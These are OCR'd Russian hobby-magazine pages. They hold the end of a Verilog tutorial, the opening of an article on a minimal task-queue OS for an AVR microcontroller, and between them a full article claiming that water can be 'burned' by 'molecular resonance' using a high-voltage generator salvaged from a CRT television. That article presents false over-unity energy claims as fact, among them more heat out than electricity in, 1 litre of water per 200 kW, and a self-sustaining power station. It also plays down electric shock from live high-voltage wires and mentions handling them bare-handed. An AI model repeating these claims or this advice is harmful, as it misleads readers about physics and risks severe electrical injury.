
always @(posedge clock or posedge reset) //Если пришел клок или ресет
      if (reset)
//Если ресет, то обнуляем выход
            out <= 0;
      else
//Иначе обновляем значение
            out <= in;
endmodule
```

```
reg[7:0] Lights=8'b0000_0001;
...skip...
Lights[7:0] = { Lights[0] , Lights[6:1] };
```

То, что справа — имеет ширину 8 бит и склеено из нулевого и оставшихся семи бит переменной Lights. В общем, выведи мы содержимое этого регистра наружу на светодиоды, наблюдали бы бегающий «огонек». На каждый такт «хвост» перемещается в «голову» регистра, а потом неторопливо ползет назад. И так по кругу.

ЗАКЛЮЧЕНИЕ

Лаконичный материал этой статьи уже позволит тебе написать нормальную, «взрослую» прошивку для своей ПЛИС. Но это лишь основы, — тот минимум, который ты должен знать, садясь за кодинг.
Важно размять свой привыкший к последовательной логике мозг и представить механизм, в котором параллельно происходят десятки взаимосвязанных движений. Надеюсь, что подвигнул тебя к изучению чужих примеров и чтению учебников. Может быть, когда-нибудь мы таки услышим о создателе сверхбыстрой процессорной архитектуры, читавшем в молодости «Хакер».



ВАДИМ «DOCTOR V_M_E_N» ДАНЬШИН
/ YURIK_YUROK2@MAIL.RU /

ОГНЕННАЯ ВОДА

ЗАЖИГАЕМ ПО ПОЛНОЙ

Думаю, каждый из нас хоть раз в жизни что-нибудь поджигал. Одно дело — сжечь спичку\дом\машину (нужное подчеркнуть), но совершенно другой тип удовольствия — отправить «ф топку» что-то такое, чего раньше никто не отправлял. Попробуем поломать мозги тем, кто свято верит в то, что вода не может гореть по определению. Сегодня мы ее зажжем!

С давних времен перед человеком стояли проблемы энергетики, будь то отопление кузниц, помещений, зданий, плавка металлов и проч. Для этих целей всегда использовались различные виды топлива, так называемые энергоносители, и они часто были в дефиците. Например, дерево, уголь, газ, нефть... этот список можно долго продолжать, и закончится он дорогостоящим обогащенным ураном и чистым водородом.
А теперь представим, как бы сложилась наша жизнь, если бы энергия была доступна всем и каждому. Ни для кого не секрет, что любое вещество содержит очень много потенциальной энергии, которую можно высвободить, создавая специальные условия.
На секундочку задумаемся — чего на планете у нас очень много? Верно, воды! Ну, так давай же начнем сжигать воду с пользой для человечества, тем более что после сгорания вода конденсируется в пар.

ЦЕЛИ НАШЕГО ИССЛЕДОВАНИЯ

Изобрести такое устройство, которое могло бы, как минимум, конкурировать с обогревателями и иными отопительными системами для домов, коттеджей и предприятий, за счет получения энергии при расщеплении воды.

НОВАЯ ТЕОРИЯ РАСПАДА ВОДЫ

Давно уже разработаны принципы работы установки, позволяющей использовать воду в качестве топлива (вспомним ячейку Майквеста, пресловутый аллюминиево-галиевый водородный двигатель и т.д). На самом деле, там не все так сложно, и, чтобы это показать — сегодня мы попытаемся приблизиться к ее реализации. В нашем случае мы тратим меньше энергии, чем другие аналоги. В аналогах используется очень мощная электродуга, которая выделяет большую температуру. Под ее действием вода сначала распадается на кислород и водород, а потом уже идет возгорание кислорода и т.д. Как горит водород — ты знаешь. Возможно, слышал, как из-за утечки водорода за считанные секунды сгорали дирижабли, или прожигали толстостенную сталь в металлургии. В новом методе применяется эффект молекулярного резонанса. Чтобы растолковать идею, я попробую изобразить молекулу воды на иллюстрациях — в стадиях до и после воздействия.
Уже давно известны явления электростатического распыления воды, которое заставляет воду делиться под действием сильных напряжений. Но под действием тока специальной частоты мы получим необычный эффект, такой, что вода начнет резонировать на атомарном уровне. Тут надо вспомнить структуру молекулы воды. По сути, мы имеем дело с устойчивой системой, стремящейся к равновесию. Фишка в том, что любую такую систему можно, как правило, вывести из этого состояния (в качестве примера можешь рассмотреть маятник). При распаде молекулы воды выделяется некоторое количество энергии. Мне не удалось ее зафиксировать, но я смог записать звуковые колебания, порождаемые данным резонансом — колебания были на частоте порядка 60 герц. Смотри видео на диске: до нас этого еще никто не замечал! На данный момент я занимаюсь перестройкой своего генератора на эту частоту, с целью выяснить, а что же будет дальше?! И самое интересное, что на поставленный вопрос никто не ответит, кроме меня самого.


На столе у меня — малость модернизированные потроха CRT-монитора. Плазмотрон работает


На фото — возгорание иглы. Начало горения. Внутрь шприца залита обыкновенная вода из-под крана


ЗАМУТИМ ГЕНЕРАТОР ИЗ ПОДРУЧНЫХ СРЕДСТВ

А сейчас начнется веселая практика. Мы с тобой будем на скорую руку мастерить генератор высоковольтного высокочастотного напряжения мощностью 20 ватт. Наверное, уже думаешь, что все окончится нехваткой средств на радиодетали в магазине? Ничего подобного, тебе всего лишь потребуется старый, уже пожелтевший монитор или бабушкин советский телик (смотри врезку на этой странице).

Ты уже раздобыл ненужный телик и теперь не знаешь, с какой стороны к нему подобраться? Тут все проще, чем кажется. Но прежде чем мы с тобой раскурочим несчастный выжигатель мозгов, я расскажу о том, как он работает. Трубка кинескопа — это, по сути, обычная лампочка, внутри которой вакуум, различные пластинки и электроды. Смысл всей этой конструкции в том, чтобы каждый электрон, вылетающий из луча «анод → катод», попал в строго определенную ячейку матрицы экрана с нужной скоростью и в нужное время. Но поскольку лучик у нас достаточно тонкий и шустрый, разработчики решили одним лучиком с бешеной частотой прорисовывать строчки на экране. Отсюда, кстати, и пошло название «строчник» для блока высокого напряжения в телевизоре. Так вот, луч у нас есть, но я забыл сказать, что он управляется малоинтересными для нас маломощными сигналами и импульсами, в результате которых электрон примагничивается в нужную сторону и зажигает пиксель нужным нам цветом. Как ты уже понял, нас интересовать могут следующие вещи:

- все, что идет от вилки питания 220 вольт до основной платы;
- все толстые провода, идущие к кинескопу (у них толстая изоляция, как правило, красная)
- ну и, поскольку нам не нужен кинескоп, мы смело берем кусачки и отстригаем все лишнее, мешающее выдернуть «долгожданный» генератор. Режем все шлейфа и тонкие провода. Сразу предупреждаю, что бабушка после этих злодеяний даже гипотетически не сможет посмотреть телевизор. Отстриг? Молодец! В итоге, из платы торчат два провода красного цвета, один из них чуть толще — все остальное тобой уже срезано под корень. Эти два провода являются плюсами. А где же минус? Минус — это земля или самая массивная дорожка на плате, которая связана с большей частью радиодеталей на схеме. Иногда массой также могут являться радиаторы охлаждения, при условии, что они основательно впаяны в плату.

Ты уже хочешь увидеть искру? Тогда смело включай блок питания в розетку, только соблюдай технику безопасности и поглядывай, что бы твоя рука чисто случайно не задела какой-либо провод и тебя не долбануло током. В принципе, это не смертельно, но руку может отбросить очень сильно. А теперь можешь медленно, зажимая красный провод в пассатижах с изолированными ручками (*не просто покрытыми силиконом, а способными выдержать 1000 вольт! — Прим. ред*), начать подносить его к массе. По первой это немножко пугает, но потом организм наглеет до такой степени, что ты начинаешь хвататься за провода голыми руками (поскольку уже будешь знать, за что именно получаешь удар током). Вот, мы с тобой вкратце рассмотрели устройство генератора высоковольтного напряжения. Я считаю, ты без труда сможешь подвесить перед катушкой тиристорный каскад, который посредством МК будет управлять частотой выдаваемого тока. Это была теория, а что касается практики — делай следующее: бери стакан, наливай в него воду, опускай положительный провод на дно, а массой попробуй коснуться поверхности воды. Как проскочит искра, начинай медленно отводить провод и станешь свидетелем того, как горит вода. Если ты все еще считаешь, что это дуга, то дунь на нее, она погаснет, подобно свечке. А это значит, что мы имеем дело



dvd

На диске тебя ожидают видеозаписи некоторых моих опытов, а также журнал, куда я записывал все увиденное.

Методика тестирования мониторов и телевизоров на профпригодность

1) Чем больше диагональ экрана — тем лучше.
2) Если мы нажмем на чудесную кнопку «вкл», то не должно сыпаться искр или дохлых тараканов из-под задней крышки (в моей жизни бывало и такое). Мы должны услышать мелодичное «цзинь», которое свидетельствует о том, что напряжение дошло до кинескопа.
3) Если по монитору идут пятна\искажения цвета, то смотрим на пункт №2 и включаем пофигизм.
4) Цветная техника все-таки имеет более мощные источники питания и работает под более высоким напряжением. А это значит, что самым идеальным для нас был бы цветной советский бабушкин телик в стиле «подставка под вазочку».

Стол для опытов собран на базе советской кровати



Так горит вода в кружке под электродом. Греет очень сильно!



На фотке видно, что вода мутнеет. Происходит захват химвеществ из воздуха. Мы наблюдаем пиролиз воды



А на этой фотке уже более эффективная конструкция, которая выделяет больше тепла



links

В статье я довольно-таки часто употребляю слово «резонанс». Откуда он берется и что может дать полезного в наших безжалостных попытках расщепить воду? http://ru.wikipedia.org/wiki/Резонанс

уже не с электромагнетизмом. Также интересен тот факт, что если подключить мультиметр и подсчитать затраты, пускай даже в не налаженном состоянии, то ты увидишь резкое снижение электроэнергии при возникновении пламени.

А теперь мы поставим эксперимент по-другому. Для этого возьмем медицинский шприц с иголкой, наберем в него воды, затем на иглу намотаем провод массы и начнем медленно подносить его к другому электроду. На расстоянии примерно 5-6 мм до точки касания надави на шприц, и ток потечет по тонкой струйке воды. Таким образом, создавая те или иные условия, ты сможешь наблюдать сразу четыре явления:


- электростатическое распыление воды;
- горение (появится оранжево-желтое пламя);
- при правильном резонансе — мини-гидроудары внутри иглы, которые ты будешь чувствовать рукой;
- горение воды внутри иглы с последующим ее испарением, напоминающее бенгальский огонь. Почувствуешь себя металлургом :).

Мы многого добились, например, смогли поджечь воду внутри стальной медицинской иглы. Это привело к испарению в течение 5 секунд, что свидетельствует о присутствии высокой температуры (выше 4000 градусов!).


В домашних условиях, увы, не удалось замерить тепловыделение, но можно проанализировать эту систему. Наш генератор потребляет за 5 секунд работы примерно 20 ватт электроэнергии. Для испарения медицинской иглы требуется энергия 100 ватт. Даже за вычетом всевозможных потерь у нас должно остаться немалое количество энергии, которой может хватить и на автономность, и на потребителей.

Преимущества


- Дешевизна процесса.
- Доступность топлива для установки.
- Различные габариты (от размеров стиральной машинки до любых необходимых, — зависит от требуемой мощности).
- Безопасность. При непредвиденных ситуациях процесс расщепления воды можно мгновенно остановить.
- Экологичность. Установка не выделяет углекислого газа и озонирует воздух.
- Сравнительно небольшой вес установки.
- Конечная себестоимость реактора, по приблизительным оценкам, составит 150- 200 тыс. рублей.




Молекула воды H2O в обычном состоянии



При резонансе угол между атомами водорода начинает колебаться, что, в конечном итоге, разрушает молекулу



Схематичное описание работы установки
(цифрами обозначен порядок использования элементов)



Высоковольтный подогреватель

ПОДЫТОЖИМ ИМЕЮЩЕЕСЯ

Ну вот, мы с тобой поставили целую уйму опытов по сжиганию воды, но все равно — сколько ни углубляйся в эту тему, я вижу больше белых пятен, нежели ответов. Постоянно можно находить что-то настолько новое и малоизученное, что руки так и тянутся что-нибудь построить! Например, на базе наших исследований вполне можно создать не только высокоэкономичные системы отопления, но и полностью автономную «водоплазменную» электростанцию, способную вырабатывать энергию не только на поддержание резонатора, но и для потребителя. Построив такую установку, реально получать электроэнергию и\или тепло. Запускаться она будет от стартового аккумулятора. Аккумулятор может быть подзаряжен от самого реактора после его прогрева. Отмечу крайне малый расход сжигаемой воды. А за счет ее возвращения в камеру сгорания мы получаем цифры порядка 1 литра на 200 киловатт энергии (по приблизительным подсчетам).

К ЧЕРТУ ОТОПИТЕЛЬНЫЕ СИСТЕМЫ!

Представим диалог с инвестором. Допустим, он скажет — «Меня не интересует отопление, что вы можете предложить еще?».
На основе данной технологии можно ввести следующие инновации:

- Авиационные и космические реакторы;
- Новые виды бурильных установок;
- Промышленные и портативные очистители, опреснители и дезинфекаторы воды;
- Энергощиты, снижающие кинетический урон технике;
- Портативные устройства для резки тугоплавких материалов;
- Легкий реактивный двигатель;
- Оружие;
- Химическая промышленность по пиролизу новых веществ.

Словом, я тебе немного приоткрыл путь для исследований, показал кое-что готовое и дал представление об одной из тысяч наиинтереснейших технологий, которые доступны человечеству. Вода до сих пор плохо изучена, несмотря на ее кажущуюся доступность. Только одному тебе известно, чего ты сможешь добиться, занимаясь этой тематикой. Удачи.

УПРАВЛЕНИЕ ОС

Управление устройствами
Управление ОП
Управление заданиями
Управление информацией

Функциональные средства
Пользователи
Ввод/вывод
Внешняя память
ОП
Вычислитель
ЦП
Управление процессами
Технические средства
Носители информации
ПУ
ВЗУ
ОЗУ
Хранение
Ввод/вывод
Задания
Программируемые средства

АРТЕМИЙ (DI HALT) ИСЛАМОВ
DI_HALT@MAIL.RU

ОСЕВЫЕ ТЕХНОЛОГИИ

>> ПИШЕМ СВОЮ МИКРООПЕРАЦИОННУЮ СИСТЕМУ


Если всерьез занялся конструированием железа на микроконтроллерах, — неизбежно придется писать разного рода прошивки. Ведь контроллер это, прежде всего, заложенная в нем управляющая программа. Пришло время уделить внимание софтверной части современной электроники. Возьмем и напишем, ни много, ни мало, собственную операционную систему.

ОС ЭТО НЕ ТОЛЬКО ЖИРНЫЙ ЗЛОЙ МУХ


При словах «операционная система» воображение тут же рисует что-то монстровидное, вроде Windows — занимающее сотни мегабайт, требующее кучи оперативки лишь для того, чтобы запуститься. Кто более продвинут, вспомнит *nix-семейство, всякие QNX и ucLinux. Но и это жирная вещь, которой нужно не меньше мегабайта памяти и, как минимум, 32-разрядный процессор. А что у нас? У нас хардкор! Для пущей жести возьмем не какую-нибудь ATMega128, но ATTiny2313 с 2 Кб памяти. Если учесть, что надо выделить место под прикладную часть, — тратить на операционную систему более 700 байт мне, честно говоря, совершенно западло. Слабо накатать операционку на 600 байт? Сейчас посмотрим.

А ЗАЧЕМ?

Прежде чем кидаться на штурм AVR Studio, надо все же подумать, а зачем нам операционная система? Какие задачи мы хотим на нее повесить? Первое, что требуется от операционной системы, это облегчить труд программиста. Сделать так, чтобы можно было создать единую шаблонную прошивку, в которую без проблем дописывается что угодно. То есть, опе-



Структура нашей ОС



Работа службы таймеров

рационная система должна выполнять задачи. Под задачами я понимаю какие-либо действия с контроллером и периферией. Например, мигнуть светодиодом, считать байт из внешней памяти, обновить изображение на экране, послать байт в последовательный порт. Да практически любое действие, выполняемое микроконтроллером.

Задачи должны подключаться легко и непринужденно, чтобы нам не приходилось думать как бы одновременно и дисплей обновить, и диодом мигать, и принимать данные по порту, не забывая слать диагностические сообщения. Также операционная система должна брать на себя некоторые сервисные функции, скажем, организовать службу таймеров, чтобы прикладные задачи не парились по поводу разделения временных интервалов.

☒ РЕАЛИЗАЦИЯ

Классическая операционная система реального времени работает примерно следующим образом. На каждую задачу отводится свой кусочек оперативной памяти, свой стек, свое адресное пространство. А диспетчер задач ОС постоянно тасует их между собой, по очереди запуская на некоторое время то одну, то другую задачу. Период работы задачи называется квантом времени. Такое можно реализовать на AVR, но на это уйдет очень много оперативки, которой и так кот наплакал. Да и, в отличие от x86-архитектуры, тут нет никаких аппаратных средств, вроде защищенного режима. Поэтому мы пойдем другим путем.

☒ В ОЧЕРЕДЬ, СУКИНЫ ДЕТИ, В ОЧЕРЕДЬ! (С) ШАРИКОВ

Собственно, полноценная ось реального времени нам особо не нужна. Достаточно, чтобы события выполнялись в срок. Поэтому мы организуем диспетчер и очередь событий. Каждое задание будет выполняться по этому списку, ставя туда либо вновь себя, либо уже другую задачу.

Все внешние запросы, требующие незамедлительной реакции, например, прием байтов по UART или какой-нибудь INT0, будут по-прежнему осуществляться прерываниями. С той разницей, что теперь обработчик может или сам выполнить задачу, если это очень срочно, или добавить ее в очередь, и она будет исполнена, когда до нее дойдет время.

☒ ВРЕМЯ Ч

Одной очереди мало. Надо бы еще службу таймеров добавить. Таймер — это же чертовски ценный ресурс! Отмерять время нужно постоянно и под разные задачи. Таймеров в контроллере мало, обычно всего три, поэтому надо придумать средство, чтобы один таймер мог отмерять множество разных интервалов. Сделать это проще всего той же очередью. Хотим мы, чтобы через секунду случилось событие какое-нибудь — например, зажегся светодиод. Не вопрос — кидаем в таймерную очередь идентификатор события, время которого нам надо отсчитать, и вперед! Таймер будет выбрасывать на, скажем, каждый десятитысячный импульс тактового генератора свое прерывание. В нем мы, по-быстрому, инкрементируем счетчик конкретного задания, а если он стал равен нулю, то это задание мы отправляем в очередь на исполнение. Потом переходим ко второй записи в цепочке таймеров и проверяем ее. И так — до тех пор, пока не обслужим все временные интервалы. Просто и эффективно!


☒ КОНТРОЛЛЕР ПРЕРЫВАНИЙ

